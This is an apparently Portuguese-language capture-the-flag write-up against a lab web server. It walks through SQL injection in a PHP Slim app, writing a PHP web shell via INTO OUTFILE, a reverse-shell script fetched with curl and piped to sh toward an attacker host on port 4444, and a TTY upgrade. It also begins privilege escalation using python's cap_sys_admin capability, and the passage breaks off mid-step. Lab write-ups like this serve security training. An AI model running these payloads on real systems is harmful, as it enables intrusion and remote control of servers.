            $db = DB::getInstance();
            $sql = "SELECT * from usuarios";
            $stmt = $db->prepare($sql);
            if ($stmt->execute()) {
                if ($obj = $stmt->fetchAll()) {
                 return $obj;
                }


            }
        }
    }
```


172.31.17.38/_ul/usuarios/'

Kali Linux · Kali Training · Kali Tools · Kali Forums · Kali Docs · NetHunter · Offensive Security · MSFU · Expl

Slim Application Error

The application could not run because of the following error:


Details

```
Type:     PDOException
Code:     42000
Message:  SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MariaDB
File:     /var/www/html/classes/usuarios.class.php
Line:     9
```

Trace

```
#0 /var/www/html/classes/usuarios.class.php(9): PDOStatement->execute()
#1 /var/www/html/index.php(46): usuarios->ul_select(''')
#2 [internal function]: {closure}('usuarios', ''')
#3 /var/www/html/Slim/Router.php(172): call_user_func_array(Object(Closure), Array)
#4 /var/www/html/Slim/Slim.php(1222): Slim\Router->dispatch(Object(Slim\Route))
#5 /var/www/html/Slim/Middleware/Flash.php(86): Slim\Slim->call()
#6 /var/www/html/Slim/Middleware/MethodOverride.php(94): Slim\Middleware\Flash->call()
#7 /var/www/html/Slim/Middleware/PrettyExceptions.php(67): Slim\Middleware\MethodOverride->call()
#8 /var/www/html/Slim/Slim.php(1174): Slim\Middleware\PrettyExceptions->call()
#9 /var/www/html/index.php(174): Slim\Slim->run()
#10 {main}
```

Exploitation ~ Sqli to RCE



```php
/**
* POST HTTP FROM RESTful = Insert on database
*/

$app->post('/_ul/:controller', $auth, function ($controller) use($app) {

        $parameter = json_decode(\Slim\Slim::getInstance()->request()->getBody());
        include_once "classes/{$controller}.class.php";
        $classe = new $controller();
        $retorno = call_user_func_array(array($classe, "ul_create"), array($parameter));
        echo '{"result":' . json_encode($retorno) . '}';
});
```

Fazendo o code review, podemos abrir arquivos que estiverem no **/classes/** apenas enviando uma requisição via POST com o nome do arquivo sem o **.classes** e sem o **.php**

Aqui estarei criando uma webshell em php , e irei gravar ela em (**/var/www/html/classes/**`{nome_da_webshell}.class.php`), assim conseguiremos executar comandos no sistema.

Payload:


```
3 UNION SELECT 1,"<?php system($_GET['cmd']); ?>" INTO OUTFILE
'/var/www/html/classes/vert16x.class.php'
```

Agora iremos fazer um url-encode na nossa payload.

UrlEncode.org
Encode a string for use in a url
https://www.urlencode.org/

E a nossa payload final ficará assim:

```
/_ul/usuarios/3%20UNION%20SELECT%201%2C%22%3C%3Fphp%20system\
%28%24_GET%5B%27cmd%27%5D%29%3B%20%3F%3E%22%20INTO%20OUTFILE\
%20%27%2Fvar%2Fwww%2Fhtml%2Fclasses%2Fvert16x.class.php%27
```




```
172.31.17.38/_ul/usuarios/3 UNION SELECT 1%2C"<%3Fphp system(%24_GET['cmd'])%3B %3F>" INTO OUTFILE
```

```
result:    null
```

Quando enviar, a aplicação retornará **null**, sinal que deu bom hehe.

Agora iremos abrir o burp suite para podermos enviar a requisição via metódo Post, assim conseguiremos ter execução de comandos no sistema.



```
POST /_ul/vert16x?cmd=id HTTP/1.1
Host: 172.31.17.38
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=q44f3nvtrbll7lo6rf2f20kh7m
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 0

```

```
HTTP/1.0 500 Internal Server Error
Date: Thu, 09 Sep 2021 15:55:42 GMT
Server: Apache/2.4.48 () PHP/7.4.15
Upgrade: h2,h2c
Connection: Upgrade, close
X-Powered-By: PHP/7.4.15
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 50
Content-Type: text/html; charset=UTF-8

1 uid=48(apache) gid=48(apache) groups=48(apache)

```


```
POST /_ul/vert16x?cmd=id
```

Agora iremos pegar uma reverse shell no servidor.

Payload `shell.sh`:

```
#!/bin/bash


/bin/bash -c 'bash -i >& /dev/tcp/ip-vpn/4444 0>&1'
```

Iremos subir um servidor python no mesmo diretório que contém nossa → shell.sh




```
┌──(kali㉿kali)-[~]
└─$ cat shell.sh
#!/bin/bash


/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.2/4444 0>&1'

┌──(kali㉿kali)-[~]
└─$ sudo python -m SimpleHTTPServer 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 ...
```

Agora no burp suite iremos dar o seguinte comando


```
POST /_ul/vert16x?cmd=curl http://10.10.14.2/shell.sh|sh
```

Não podemos esquecer de dar um url-encode na nossa payload




```
POST /_ul/vert16x?cmd=curl+http%3a//10.10.14.2/shell.sh|sh HTTP/1.1
Host: 172.31.17.38
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=q44f3nvtrbll7lo6rf2f20kh7m
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 0


```

Netcat para ficar ouvindo em uma porta para nós recebermos nossa conexão reversa.



```
└──╼ $nc -lvp 4444
listening on [any] 4444 ...
```

Agora iremos enviar a nossa payload (send) , e após alguns segundos, nós recebemos a conexão 😀




```
└──╼ $nc -lvp 4444
listening on [any] 4444 ...
172.31.17.38: inverse host lookup failed: Unknown host
connect to [10.10.14.2] from (UNKNOWN) [172.31.17.38] 35762
bash: no job control in this shell
bash-4.2$
```

Shell tty

Atualizando shell simples para TTYs totalmente interativos.

```
python -c "import pty;pty.spawn('/bin/bash')"

Ctrl+Z

stty raw -echo;fg

Enter

export TERM=xterm
```

Indo na raiz → / do sistema encontramos a nossa 2º **flag** 😀



```
bash-4.2$ pwd
/var/www/html
bash-4.2$ cd /
bash-4.2$ ls -l
total 20
lrwxrwxrwx   1 root root    7 Mar 26 17:35 bin → usr/bin
dr-xr-xr-x   4 root root 4096 Mar 26 17:36 boot
drwxr-xr-x  15 root root 2820 Sep  9 13:28 dev
drwxr-xr-x  85 root root 8192 Sep  9 13:28 etc
drwxr-xr-x   3 root root   22 Apr 10 01:51 home
-rw-r--r--   1 root root   35 Apr 10 03:32 impossible_to_guess_this_file_name.txt
lrwxrwxrwx   1 root root    7 Mar 26 17:35 lib → usr/lib
lrwxrwxrwx   1 root root    9 Mar 26 17:35 lib64 → usr/lib64
drwxr-xr-x   2 root root    6 Mar 26 17:35 local
drwxr-xr-x   2 root root    6 Apr  9  2019 media
drwxr-xr-x   2 root root    6 Apr  9  2019 mnt
drwxr-xr-x   4 root root   27 Mar 26 17:36 opt
dr-xr-xr-x 114 root root    0 Sep  9 13:27 proc
dr-xr-x---   3 root root  162 Apr 10 04:07 root
drwxr-xr-x  30 root root 1000 Sep  9 13:32 run
lrwxrwxrwx   1 root root    8 Mar 26 17:35 sbin → usr/sbin
drwxr-xr-x   2 root root    6 Apr  9  2019 srv
dr-xr-xr-x  13 root root    0 Sep  9 13:27 sys
drwxrwxrwt   2 root root   15 Sep  9 16:04 tmp
drwxr-xr-x  13 root root  155 Mar 26 17:35 usr
drwxr-xr-x  20 root root  280 Apr 10 01:55 var
bash-4.2$ cat 'impossible_to_guess_this_file_name.txt'
uhc{[redacted]l}
bash-4.2$
```


ROOT


Após rodar o linpeas na máquina, podemos notar que o python está setado com um capability chamado sys_admin ,usando o python, nós podemos montar um arquivo passwd modificado em cima do arquivo passwd real.

Seguirei o passo a passo do bookhacktricks.


https://book.hacktricks.xyz/linux-unix/privilege-escalation/linux-capabilities#cap_sys_admin

https://book.hacktricks.xyz/linux-unix/privilege-escalation/linux-capabilities#cap_sys_admin


```
[+] Capabilities
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#capabilities
Current capabilities:
Current: =
CapInh: 0000000000000000
CapPrm: 0000000000000000
CapEff: 0000000000000000
CapBnd: 0000003fffffffff
CapAmb: 0000000000000000

